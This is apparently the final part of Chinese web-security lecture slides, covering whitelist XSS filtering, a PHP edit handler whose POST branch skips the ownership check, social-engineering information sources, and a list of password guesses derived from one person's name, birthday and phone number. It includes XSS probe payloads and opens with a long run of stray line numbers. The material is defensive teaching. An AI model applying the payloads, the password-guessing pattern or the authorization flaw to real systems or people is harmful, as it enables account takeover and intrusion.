1637 1638 1639 1640 1641 1642 1643 1644 1645 1646 1647 1648 1649 1650 1651 1652 1653 1654 1655 1656 1657 1658 1659 1660 1661 1662 1663 1664 1665 1666 1667 1668 1669 1670 1671 1672 1673 1674 1675 1676 1677 1678 1679 1680 1681 1682 1683 1684 1685 1686 1687 1688 1689 1690 1691 1692 1693 1694 1695 1696 1697 1698 1699 1700 1701 1702 1703 1704 1705 1706 1707 1708 1709 1710 1711 1712 1713 1714 1715 1716 1717 1718 1719 1720 1721 1722 1723 1724 1725 1726 1727 1728 1729 1730 1731 1732 1733 1734 1735 1736 1737 1738 1739 1740 1741 1742 1743 1744 1745 1746 1747 1748 1749 1750 1751 1752 1753 1754 1755 1756 1757 1758 1759 1760 1761 1762 1763 1764 1765 1766 1767 1768 1769 1770 1771 1772 1773 1774 1775 1776 1777 1778 1779 1780 1781 1782 1783 1784 1785 1786 1787 1788 1789 1790 1791 1792 1793 1794 1795 1796 1797 1798 1799 1800 1801 1802 1803 1804 1805 1806 1807 1808 1809 1810 1811 1812 1813 1814 1815 1816 1817 1818 1819 1820 1821 1822 1823 1824 1825 1826 1827 1828 1829 1830 1831 1832 1833 1834 1835 1836 1837 1838 1839 1840 1841 1842 1843 1844 1845 1846 1847 1848 1849 1850 1851 1852 1853 1854 1855 1856 1857 1858 1859 1860 1861 1862 1863 1864 1865 1866 1867 1868 1869 1870 1871 1872 1873 1874 1875 1876 1877 1878 1879 1880 1881 1882 1883 1884 1885 1886 1887 1888 1889 1890 1891 1892 1893 1894 1895 1896 1897 1898 1899 1900 1901 1902 1903 1904 1905 1906 1907 1908 1909 1910 1911 1912 1913 1914 1915 1916 1917 1918 1919 1920 1921 1922 1923 1924 1925 1926 1927 1928 1929 1930 1931 1932 1933 1934 1935 1936 1937 1938 1939 1940 1941 1942 1943 1944 1945 1946 1947 1948 1949 1950 1951 1952 1953 1954 1955 1956 1957 1958 1959 1960 1961 1962 1963 1964 1965 1966 1967 1968 1969 1970 1971 1972 1973 1974 1975 1976 1977 1978 1979 1980 1981 1982 1983 1984 1985 1986 1987 1988 1989 1990 1991 1992 1993 1994 1995 1996 1997 1998 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023 2024 2025 2026 2027 2028 2029 2030 2031 2032 2033 2034 2035 2036 2037 2038 2039 2040 2041 2042 2043 2044 2045 2046 2047 2048 2049 2050 2051 2052 2053 2054 2055 2056 2057 2058 2059 2060 2061 2062 2063 2064 2065 2066 2067 2068 2069 2070 2071 2072 2073 2074 2075 2076 2077 2078 2079 2080 2081 2082 2083 2084 2085 2086 2087 2088 2089 2090 2091 2092 2093 2094 2095 2096 2097 2098 2099 2100 2101 2102 2103 2104 2105 2106 2107 2108 2109 2110 2111 2112 2113 2114 2115 2116 2117 2118 2119 2120 2121 2122 2123 2124 2125 2126 2127 2128 2129 2130 2131 2132 2133 2134 2135 2136 2137 2138 2139 2140 2141 2142 2143 2144 2145 2146 2147 2148 2149 2150 2151 2152 2153 2154 2155 2156 2157 2158 2159 2160 2161 2162 2163 2164 2165 2166 2167 2168 2169 2170 2171 2172 2173 2174 2175 2176 2177 2178 2179 2180 2181 2182 2183 2184 2185 2186 2187 2188 2189 2190 2191 2192 2193 2194 2195 2196 2197 2198 2199 2200 2201 2202 2203 2204 2205 2206 2207 2208 2209 2210 2211 2212 2213 2214 2215 2216 2217 2218 2219 2220 2221 2222 2223 2224 2225 2226 2227 2228 2229 2230 2231 2232 2233 2234 2235 2236 2237 2238 2239 2240 2241 2242 2243 2244 2245 2246 2247 2248 2249 2250 2251 2252 2253 2254 2255 2256 2257 2258 2259 2260 2261 2262 2263 2264 2265 2266 2267 2268 2269 2270 2271 2272 2273 2274 2275 2276 2277 2278 2279 2280 2281 2282 2283 2284 2285 2286 2287 2288 2289 2290 2291 2292 2293 2294 2295 2296 2297 2298 2299 2300 2301 2302 2303 2304 2305 2306 2307 2308
```

## 2.16 基于白名单的 XSS 过滤

```
1715 $s = '  
1716     <script>alert(/alert(123)/)</script>  
1717     <b onclick="ddd">abcc</b>  
1718     <table class="abc" style="width: 103330px;     expre/*xxx*/ssion:(alert(123)); background: url(1.jpg) no-repeat ;">  
1719         <tr><td>内容</td></tr>  
1720     </table>';  
1721  
1722 echo xn_html_safe($s);  
1723  
1724 /* 结果:  
1725  
1726 <b>abcc</b>  
1727 <table class="abc" style="width:100%px; background:url(1.jpg) no-repeat ;">  
1728     <tr><td>内容</td></tr>  
1729 </table>  
1730  
1731 */
```

基于正则表达式很难过滤掉各种奇奇怪怪的语法

# 三、业务逻辑层&社工



## 3.1 数据的读写权限的正确判断

```
if($action == 'update') {  
    $pid = intval($_GET['pid']);  
    if($method == 'GET') {  
        $post = post_read($pid);  
        if($post['uid'] != $uid) exit('您无权编辑别人的帖子');  
        include './pc/view/post_update.htm';  
    } elseif($method == 'POST') {  
        $message = $_POST['message'];  
        post_update($pid, array('message'=>$message));  
        echo '更新完毕';  
    }  
}
```

看似低级，但新手容易犯这种错误，目前该类型的漏洞类型已经成为漏洞生力军。

## 3.2 社会工程

黑客感兴趣的密码：

网站后台密码、管理员邮箱、FTP 密码、SSH 密码、QQ 密码、域名管理密码、手机密码等等。

收集个人信息渠道：搜索引擎、博客、SNS，QQ空间，朋友圈等。

周围的人：你周围的朋友和同事可能会泄露你的信息，往往你周围的人安全意识不高。

伪装成潜在客户：与你和你周围的人聊天，套取信息。

图片隐私泄露：图片中包含大量的信息，目前难搜索，不代表未来不能搜索。

其他站点被脱裤导致的威胁：比如购物网站，邮件服务商，移动服务商。

社工的方法是无限多种可能，防不胜防。

## 3.3 密码排列组合

张小军 ZhangXiaoJun 19901210 18612345678

常见的组合：

zxj1990

zxj19901210

zxj1210

Zxj1990

zhangxiaojun1990

zhangxiaojun1210

zhang1990

zhang18612345678

12345678zhang

zxj18612345678

zxj@1990


zxj@1234

zxj@123456

zxj12345678

12345678zxj

## 3.4 网址诈骗



你可以对此嗤之以鼻, 但是你父母还有其他的朋友呢?





谢谢大家